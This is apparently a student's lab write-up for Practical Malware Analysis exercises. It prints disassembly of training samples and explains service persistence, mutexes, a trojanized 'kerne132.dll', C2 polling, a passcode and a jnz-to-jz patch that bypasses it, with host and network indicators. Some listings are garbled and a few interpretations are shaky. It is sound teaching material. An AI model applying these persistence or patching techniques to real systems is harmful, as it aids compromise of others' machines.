00000000004012AD EB A2      jmp    short loc_401251 ; Jump

```

The screenshot shows assembly code in the top pane and a call stack window in the bottom pane. The assembly code shows a call to the commandSwitch procedure, followed by an add instruction to add 8 to the stack pointer (esp), a push instruction to save the dwMilliseconds value (60000), and an indirect call near procedure to the Sleep function. Finally, a jump instruction leads to the label loc_401251. The call stack window shows the current stack frame, which includes the commandSwitch procedure and its local variables. The local variable var_C is shown with its initial value of 0, and the increment operation is visible in the assembly code.

Figure 167: Lab06–04.exe | Sleep function and for loop increment

The for loop starts var_C at 0, and will break the loop once it reaches 1440. This means that there are 1440 60second loops, equalling 86400 seconds (24hours). The program may run for longer if the command instructs the switch within commandSwitch to sleep for 100seconds at any of the 1440 iterations.

v. Are there any new network-based indicators for this malware?

The only new NBI for Lab06-04.exe is the aInternetExplor “Internet Explorer 7.50/pma%d”, with “<http://www.practicalmalwareanalysis.com/cc.htm>” as the other, already known, indicator.

vi. What is the purpose of this malware?

Lab06-04.exe is the most complex of the four samples, where a basic program to check for internet connection has been developed into an application that connects to a C2 domain to retrieve commands and perform specific actions on the host. The malware runs for a minimum of 24hrs or at least makes 1440 connections to the C2 domain with 60-second sleep intervals. The functionality of the malware allows it to copy itself to a new directory, set it as autorun for persistence by modifying a registry, delete the new file, or sleep for 100 seconds.

Practical 3

a. Analyze the malware found in the file Lab07-01.exe.

- i. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?

Creates a service named “Malservice”. Establishes connection to the service control manager (OpenSCManagerA) — requires administrator permissions, then gets handle of current process (GetCurrentProcess), gets File name (GetModuleFileNameA). Creates the service named “Malservice” which auto starts each time. (CreateServiceA)

```

push    3          ; dwDesiredAccess
push    0          ; lpDatabaseName
push    0          ; lpMachineName
call   ds:OpenSCManagerA
mov     esi, eax
call   ds:GetCurrentProcess
lea    eax, [esp+404h+Filename]
push   3E8h        ; nSize
push   eax         ; lpFilename
push   0          ; hModule
call   ds:GetModuleFileNameA
push   0          ; lpPassword
push   0          ; lpServiceStartName
push   0          ; lpDependencies
push   0          ; lpdwTagId
lea    ecx, [esp+414h+Filename]
push   0          ; lpLoadOrderGroup
push   ecx         ; lpBinaryPathName
push   0          ; dwErrorControl
push   SERVICE_AUTO_START ; dwStartType
push   SERVICE_WIN32_OWN_PROCESS ; dwServiceType
push   SC_MANAGER_CREATE_SERVICE ; dwDesiredAccess
push   offset DisplayName ; "Malservice"
push   offset DisplayName ; "Malservice"
push   esi         ; hSCManager
call   ds>CreateServiceA
xor    edx, edx
lea    eax, [esp+404h+FileTime]
mov    dword ptr [esp+404h+SystemTime.wYear], edx
lea    ecx, [esp+404h+SystemTime]
mov    dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push   eax         ; lpFileTime
mov    dword ptr [esp+408h+SystemTime.wHour], edx
ecx   ; lpSystemTime
mov    dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov    [esp+40Ch+SystemTime.wYear], 834h
call   ds:SystemTimeToFileTime
push   0          ; lpTimerName
push   0          ; bManualReset
push   0          ; lpTimerAttributes
call   ds>CreateWaitableTimerA
push   0          ; fResume
push   0          ; lpArgToCompletionRoutine
push   0          ; pfnCompletionRoutine
lea    edx, [esp+410h+FileTime]
---: ...

```

- ii. Why does this program use a mutex?

Program uses mutex to not reinfect the same machine again. Opens mutex (OpenMutexA) with the name “HGL345” with MUTEX_ALL_ACCESS. If instance is already created, terminates program, otherwise creates one.

```

sub_401040 proc near
    SystemTime= SYSTEMTIME ptr -400h
    FileTime= _FILETIME ptr -3F0h
    Filename= byte ptr -3E8h

    sub    esp, 400h
    push   offset Name      ; "HGL345"
    push   0                 ; bInheritHandle
    push   MUTEX_ALL_ACCESS ; dwDesiredAccess
    call   ds:OpenMutexA
    test  eax, eax
    jz    short loc_401064

loc_401064:
    push  esi
    push  offset Name      ; "HGL345"
    push  0                 ; bInitialOwner
    push  0                 ; lpMutexAttributes
    call  ds>CreateMutexA

push  0             ; uExitCode
call ds:ExitProcess

```

iii. What is a good host-based signature to use for detecting this program?

Host-based signature are mutex “HGL345” and service “Malservice”, which starts the program.

iv. What is a good network-based signature for detecting this malware?

User Agent is “Internet Explorer 8.0” good network-based signature and connects to server “<http://www.malwareanalysisbook.com>” for infinity time.

```

; Attributes: noreturn
; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress proc near
    lpThreadParameter= dword ptr 4

    push  esi
    push  edi
    push  0             ; dwFlags
    push  0             ; lpszProxyBypass
    push  0             ; lpszProxy
    push  INTERNET_OPEN_TYPE_DIRECT ; dwAccessType
    push  offset szAgent ; "Internet Explorer 8.0"
    call  ds:InternetOpenA
    mov   edi, ds:InternetOpenUrlA
    mov   esi, eax

loc_40116D:          ; dwContext
    push  0
    push  INTERNET_FLAG_RELOAD ; dwFlags
    push  0             ; dwHeadersLength
    push  0             ; lpszHeaders
    push  offset szUrl  ; "http://www.malwareanalysisbook.com"
    push  esi            ; hInternet
    call  edi            ; InternetOpenUrlA
    jmp   short loc_40116D
StartAddress endp

```

v. What is the purpose of this program?

Program is designed to create the service for persistence, waits for long time till 2100 years, creates thread, which connects to "http://www.malwareanalysisbook.com" forever, this loop never ends. The rest code is not accessed: 20 times calls thread, which connects to web page and sleeps for 7.1 week long before program exits. Infinitive loop is created to DDOS attack the page. Attacker is only able to compromised the web page if has more resources than hosting provider can handle.

vi. When will this program finish executing?


Program will wait 2100 Years to finish. This time represents midnight on January 1, 2100.

```

xor    edx, edx
lea    eax, [esp+404h+FileTime]
mov    dword ptr [esp+404h+SystemTime.wYear], edx
lea    ecx, [esp+404h+SystemTime]
mov    dword ptr [esp+404h+SystemTime.wDayOfWeek]
push   eax           ; lpFileTime
mov    dword ptr [esp+408h+SystemTime.wHour]
push   ecx           ; lpSystemTime
mov    dword ptr [esp+40Ch+SystemTime.wSecond]
mov    [esp+40Ch+SystemTime.wYear], 21
call   ds:SystemTimeToFileTime
push   0              ; lpTimerName
push   0              ; bManual
push   0              ; lpTime
call   ds>CreateWaitableTimer
push   0              ; f
push   0              ;
push   0
lea    edx, [esp+410h]
mov    esi, eax
push   0
push   edx
push   esi
call   ds:CreateThread
push   0
push   call
tes+
jr

```

Creates new thread (CreateThread), important argument is lpStartAddress, which indicates the start of the thread and connects to internet (described at paragraph 4) for 20 times. Then sleeps for enormous time ~ 7.1 week and exits the program.



b. Analyze the malware found in the file Lab07-02.exe.

- i. How does this program achieve persistence?

Program doesn't achieve persistence. Initializes COM object (OleInitialize) creates single object with specified clsid (CoCreateInstance).

The screenshot shows the assembly view of a program. At the top, there is assembly code:

```

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

ppv= dword ptr -24h
pvarg= VARIANTARG ptr -20h
var_10= word ptr -10h
var_8= dword ptr -8
argc= dword ptr 4
argv= dword ptr 8
envp= dword ptr 0Ch

sub esp, 24h
push 0 ; pvReserved
call ds:OleInitialize
test eax, eax
j1 short loc_401085

```

Below the assembly code, there is a call stack window with the following assembly code:

```

lea eax, [esp+24h+ppv]
push eax ; ppv
push offset riid ; riid
push 4 ; dwClContext
push 0 ; pUnkOuter
push offset rclsid ; rclsid
call ds:Cocreateinstance
mov eax, [esp+24h+ppv]
test eax, eax
jz short loc_40107F

```

IDA PRO represents rclsid and riid like this:

```

.rdata:00402058 ; IID rclsid
.rdata:00402058 rclsid dd 2DF01h ; Data1
.rdata:00402058 ; DATA XREF: _main+1D@o
.rdata:00402058 dw 0 ; Data2
.rdata:00402058 dw 0 ; Data3
.rdata:00402058 db 0C0h, 6 dup(0), 46h ; Data4
.rdata:00402068 ; IID riid
.rdata:00402068 riid dd 0D30C1661h ; Data1
.rdata:00402068 ; DATA XREF: _main+14@o
.rdata:00402068 dw 0CDAFh ; Data2
.rdata:00402068 dw 11D0h ; Data3
.rdata:00402068 db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh; Data4


```

There are two ways to get GUID value of rclsid and riid. Conversion through size representation:dd (dword — 4 bytes) 0002 DF01 dw 0 - 0000 dw 0 - 0000 db C0 (takes only 1 byte) 000000 46GUID format is {8-4-4-12} If we write as GUID we get: {0002DF01-0000-0000-C000-000000000046} Here is another way: The interval of value rclsid is from [402058-402068]. If we eliminate image base (40 0000), we get the interval [2058-2068] or [2058-2067] (we don't want to take byte which belongs to other value).

ii. What is the purpose of this program?

Program just opens Internet explorer with an advertisement.

<http://www.malwareanalysisbook.com/ad.html>



iii. When will this program finish executing?

After some cleanup functions: SysFreeString and OleUninitialize program terminates.

c. For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL, Lab07- 03.dll, prior to executing. This is important to note because the mal- ware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)

i- How does this program achieve persistence to ensure that it continues running when the computer is restarted?

Persistence is achieved by writing file to "C:\Windows\System32\Kerne132.dll" and modifying every ".exe" file to import that library.

ii. What are two good host-based signatures for this malware?

Good host-based signatures are: "C:\\Windows\\System32\\Kerne132.dll" Mutex name "SADFHUHF"

iii. What is the purpose of this program.

Dynamic analysis Execute program with correct argument: "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE" modifies "WinRAR.exe" in my case.

Find Handles or DLLs			
Process	Type	Name	Handle
WinRAR.exe (2720)	DLL	C:\\WINDOWS\\system32\\kerne132.dll	0x10000000
WinRAR.exe (2648)	DLL	C:\\WINDOWS\\system32\\kerne132.dll	0x10000000

Library "kerne132.dll" is replaced instead of "kernel32.dll" to executable.

iv. How could you remove this malware once it is installed?

Malware could be removed replacing imports to original "kernel32.dll" for every executable. Using automated program or script to do this. Or original "kernel32.dll" replaced of "kerne132.dll" Or reinstall windows operating system.

d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques

i. How can you get this malware to install itself?

To install this malware, we need to reach the function @0x00402600. In this function, we can see function call to OpenSCManagerA, ChangeServiceConfigA, CreateServiceA, CopyFileA and registry creation. All these are functions to make the malware persistence.

To get to the install function @0x00402600 we would need to run this malware with either 2 or 3 arguments (excluding program name). We would need to enter a correct passcode as the last argument and “-in” as the 1st argument.

To install the malware just execute it as “Lab09-01.exe -in abcd”

We can also choose to patch the following opcode “jnz” to “jz” at address 0x00402B38 to bypass the passcode check.

```

. . .
.text:00402B1D loc_402B1D:          ; CODE XREF: _main+11↑j
.text:00402B1D     mov    eax, [ebp+argc]
.text:00402B1D     mov    ecx, [ebp+argv]
.text:00402B20     mov    edx, [ecx+eax*4-4]
.text:00402B23     mov    [ebp+var_4], edx
.text:00402B27     mov    eax, [ebp+var_4]
.text:00402B2A     push   eax
.text:00402B2D     call   passcode      ; abcd
.text:00402B33     add    esp, 4
.text:00402B36     test   eax, eax
.text:00402B38     jnz    short loc_402B3F
.text:00402B3A     call   DeleteFile
.text:00402B3F     ; -----
.text:00402B3F loc_402B3F:          ; CODE XREF: _main+48↑j
.text:00402B3F     mov    ecx, [ebp+argv]
.text:00402B42     mov    edx, [ecx+4]
.text:00402B45     mov    [ebp+var_1820], edx
.text:00402B48     push   offset aIn      ; unsigned __int8 *
.text:00402B50     mov    eax, [ebp+var_1820]
.text:00402B56     push   eax          ; unsigned __int8 *
.text:00402B57     call   __mbscmp
.text:00402B5C     add    esp, 8
.text:00402B5F     test   eax, eax
.text:00402B61     jnz    short loc_402B07
.text:00402B63     cmp    [ebp+argc], 3
.text:00402B67     jnz    short loc_402B9A
.text:00402B69     push   400h
.text:00402B6E     lea    ecx, [ebp+ServiceName]
.text:00402B74     push   ecx          ; char *
.text:00402B75     call   GetCurrentFileName
.text:00402B7A     add    esp, 8
.text:00402B7D     test   eax, eax
.text:00402B7F     jz    short loc_402B89
.text:00402B81     or    eax, 0xFFFFFFFFh
.text:00402B84     jmp   loc_402D78
.text:00402B89     ; -----

```

if you want to install it with a custom service name such as jmpRSP, you may execute it as “Lab09-01.exe -in jmpRSP abcd”.

ii. What are the command-line options for this program? What is the password requirement?

The 4 command line accepted by the program are

1. -in; install
2. -re; uninstall
3. -cc; parse registry and prints it out
4. -c; set Registry

The password for this malware to execute is “abcd”. Analyzing the function @0x00402510, we can easily derive this password. The below image contains comments that explains how I derived that the passcode is “abcd”.

iii. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?

As mentioned in Question i, we just need to patch 0x00402B38 to jz. To patch the malware in ollydbg, run the program in ollydbg and go to the address 0x00402B38.



Right click on the address and press Ctrl-E (edit binary). Change the hex from 75 to 74 as shown below.




Figure 4. Edit Binary



The next step is to save the changes. Right click in the disassembly window and select copy to executable -> all modifications. Then proceed to save into a file.

iv. What are the host-based indicators of this malware?

To answer this question lets look at the dynamic analysis observations and IDA Pro codes.





Figure 6. Registry trails in IDA Pro

Figure 7. Proc Mon captured WriteFile and RegSetValue



```

- res-x86_0000.txt - Notepad
File Edit Format View Help
Regshot 1.9.0 x86 ANSI
Comments:
Datetime: 2016/3/5 09:26:14 , 2016/3/5 09:32:05
Computer: USER-FCC21C8345 , USER-FCC21C8345
Username: Administrator , Administrator

-----
Keys added: 9
-----
HKLM\SOFTWARE\Microsoft
HKLM\SOFTWARE\Microsoft \xps
HKLM\SYSTEM\ControlSet001\Services\Lab09-01_patched
HKLM\SYSTEM\ControlSet001\Services\Lab09-01_patched\security
HKLM\SYSTEM\CurrentControlSet\services\Lab09-01_patched
HKLM\SYSTEM\CurrentControlSet\services\Lab09-01_patched\security

```

Figure 8. Regshot captured registry creation and service creation

```

HKLM\SYSTEM\ControlSet001\services\Lab09-01_patched\Type: 0x00000020
HKLM\SYSTEM\ControlSet001\services\Lab09-01_patched\Start: 0x00000002
HKLM\SYSTEM\ControlSet001\services\Lab09-01_patched\ErrorControl: 0x00000001
HKLM\SYSTEM\ControlSet001\services\Lab09-01_patched\ImagePath: "%SYSTEMROOT%\system32\Lab09-01_patched.exe"
HKLM\SYSTEM\ControlSet001\services\Lab09-01_patched\displayName: "Lab09-01_patched"
HKLM\SYSTEM\ControlSet001\services\Lab09-01_patched\objectName: "Lab09-01_patched"
HKLM\SYSTEM\ControlSet001\services\Lab09-01_patched\serviceType: 1
HKLM\SYSTEM\CurrentControlSet\services\Lab09-01_patched\startType: 2
HKLM\SYSTEM\CurrentControlSet\services\Lab09-01_patched\errorControl: 1
HKLM\SYSTEM\CurrentControlSet\services\Lab09-01_patched\ImagePath: "%SYSTEMROOT%\system32\Lab09-01_patched.exe"
HKLM\SYSTEM\CurrentControlSet\services\Lab09-01_patched\displayName: "Lab09-01_patched"
HKLM\SYSTEM\CurrentControlSet\services\Lab09-01_patched\objectName: "Lab09-01_patched"
HKLM\SYSTEM\CurrentControlSet\services\Lab09-01_patched\serviceType: 1

```

Figure 9. The service created in registry




Figure 10. Services.msc

1. HKLM\\SOFTWARE\\Microsoft \\XPS\\Configuration
2. Lab09-01_patched Manager Service
3. %SYSTEMROOT%\\system32\\Lab09-01_patched.exe

v. What are the different actions this malware can be instructed to take via the network?

If no argument is passed into the executable, the malware will call the function @0x00402360. This function will parse the registry "HKLM\\SOFTWARE\\Microsoft \\XPS\\Configuration" and call function 0x00402020 to execute the malicious functions.

Analyzing the function @0x00402020, we can conclude that the malware is capable of doing the following tasks

1. Sleep
2. Upload (save a file to the victim machine)
3. Download (extract out a file from the victim machine)
4. Execute Command
5. Do Nothing

vi. Are there any useful network-based signatures for this malware?

Figure 11. Network Traffic

From wireshark, we can see that the malware is attempting to retrieve commands from <http://www.practicalmalwareanalysis.com>. A random page(xxxx/xxx.xxx) is retrieved from the server using HTTP/1.0. Note that the evil domain can be changed, therefore by fixing the network based signature to just practicalmalwareanalysis.com is not sufficient.

e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.

i. What strings do you see statically in the binary?

Address	Length	Type	String
'S'.rdata:004040CC	0000000F	C	runtime error
'S'.rdata:004040E0	0000000E	C	TLOSS error\r\n
'S'.rdata:004040F0	0000000D	C	SING error\r\n
'S'.rdata:00404100	0000000F	C	DOMAIN error\r\n
'S'.rdata:00404110	00000025	C	R6028\r\n- unable to initialize heap\r\n
'S'.rdata:00404138	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
'S'.rdata:00404170	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
'S'.rdata:004041A8	00000026	C	R6025\r\n- pure virtual function call\r\n
'S'.rdata:004041D0	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
'S'.rdata:00404208	00000029	C	R6019\r\n- unable to open console device\r\n
'S'.rdata:00404234	00000021	C	R6018\r\n- unexpected heap error\r\n
'S'.rdata:00404258	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
'S'.rdata:00404288	0000002C	C	R6016\r\n- not enough space for thread data\r\n
'S'.rdata:004042B4	00000021	C	\r\nabnormal program termination\r\n
'S'.rdata:004042D8	0000002C	C	R6009\r\n- not enough space for environment\r\n
'S'.rdata:00404304	0000002A	C	R6008\r\n- not enough space for arguments\r\n
'S'.rdata:00404330	00000025	C	R6002\r\n- floating point not loaded\r\n
'S'.rdata:00404358	00000025	C	Microsoft Visual C++ Runtime Library
'S'.rdata:00404384	0000001A	C	Runtime Error!\r\nProgram:
'S'.rdata:004043A4	00000017	C	<program name unknown>
'S'.rdata:004043BC	00000013	C	GetLastActivePopup
'S'.rdata:004043D0	00000010	C	GetActiveWindow
'S'.rdata:004043E0	0000000C	C	MessageBoxA
'S'.rdata:004043EC	0000000B	C	user32.dll
'S'.rdata:00404562	0000000D	C	KERNEL32.dll
'S'.rdata:0040457E	0000000B	C	WS2_32.dll
'S'.data:0040511E	00000006	unic...	@\t
'S'.data:00405126	00000006	unic...	@\n
'S'.data:00405166	00000006	unic...	@\x1B
'S'.data:00405176	00000006	unic...	@x
'S'.data:0040517E	00000006	unic...	@y
'S'.data:00405186	00000006	unic...	@z
'S'.data:004051AC	00000006	C	`♦y♦!

Nothing useful...

ii What happens when you run this binary?

The program just terminates without doing anything.

iii. How can you get this sample to run its malicious payload?

```

mov    [ebp+var_1B0], '1'
mov    [ebp+var_1AF], 'q'
mov    [ebp+var_1AE], 'a'
mov    [ebp+var_1AD], 'z'
mov    [ebp+var_1AC], '2'
mov    [ebp+var_1AB], 'u'
mov    [ebp+var_1AA], 's'
mov    [ebp+var_1A9], 'x'
mov    [ebp+var_1A8], '3'
mov    [ebp+var_1A7], 'e'
mov    [ebp+var_1A6], 'd'
mov    [ebp+var_1A5], 'c'
mov    [ebp+var_1A4], 0
mov    [ebp+var_1A0], 'o'
mov    [ebp+var_19F], 'c'
mov    [ebp+var_19E], '1'
mov    [ebp+var_19D], '.'
mov    [ebp+var_19C], 'e'
mov    [ebp+var_19B], 'x'
mov    [ebp+var_19A], 'e'
mov    [ebp+var_199], 0
mov    ecx, 8
mov    esi, offset unk_405034
lea    edi, [ebp+var_1F0]
rep    movsd
movsb
mov    [ebp+var_1B8], 0
mov    [ebp+Filename], 0
mov    ecx, 43h
xor    eax, eax
lea    edi, [ebp+var_2FF]
rep    stosd
stosb
push   10Eh           ; nSize
lea    eax, [ebp+Filename]
push   eax             ; lpFilename
push   0               ; hModule
call   ds:GetModuleFileNameA
push   '\'              ; int
lea    ecx, [ebp+Filename]
push   ecx              ; char *
call   _strrchr         ; pointer to last occurrence
add    esp, 8
mov    [ebp+var_4], eax
mov    edx, [ebp+var_4]
add    edx, 1            ; remove \
mov    [ebp+var_4], edx
mov    eax, [ebp+var_4]
push   eax              ; current executable name
lea    ecx, [ebp+var_1A0]
push   ecx              ; ocl.exe
call   _strcmp
add    esp, 8
test   eax, eax
jz    short loc 40124C

```

Figure 1. ocl.exe

From the above flow graph in main function, we can see that the binary retrieves its own executable name via GetModuleFileNameA. It then strip the path using _strrchr. The malware then compares the filename with “ocl.exe”. If it doesn’t match, the malware will terminate. Therefore to run the malware we must name it as “ocl.exe”.

iv. What is happening at 0x00401133?

```

.text:00401133    mov    [ebp+var_1B0], '1'
.text:0040113A    mov    [ebp+var_1AF], 'q'
.text:00401141    mov    [ebp+var_1AE], 'a'
.text:00401148    mov    [ebp+var_1AD], 'z'
.text:0040114F    mov    [ebp+var_1AC], '2'
.text:00401156    mov    [ebp+var_1AB], 'w'
.text:0040115D    mov    [ebp+var_1AA], 's'
.text:00401164    mov    [ebp+var_1A9], 'x'
.text:0040116B    mov    [ebp+var_1A8], '3'
.text:00401172    mov    [ebp+var_1A7], 'e'
.text:00401179    mov    [ebp+var_1A6], 'd'
.text:00401180    mov    [ebp+var_1A5], 'c'
.text:00401187    mov    [ebp+var_1A4], 0

```

Figure 2. some passphrase?

We can see in the opcode that a string is formed character by character. The string is “1qaz2wsx3edc”. The way the author created the string prevented IDA Pro from displaying it as a normal string.

v. What arguments are being passed to subroutine 0x00401089?



Figure 3. GetHostName

From the above ollydbg image, we can see that the string “1qaz2wsx3edc” is passed in to the subroutine 0x00401089. An unknown pointer (0x0012FD90) is also passed in.

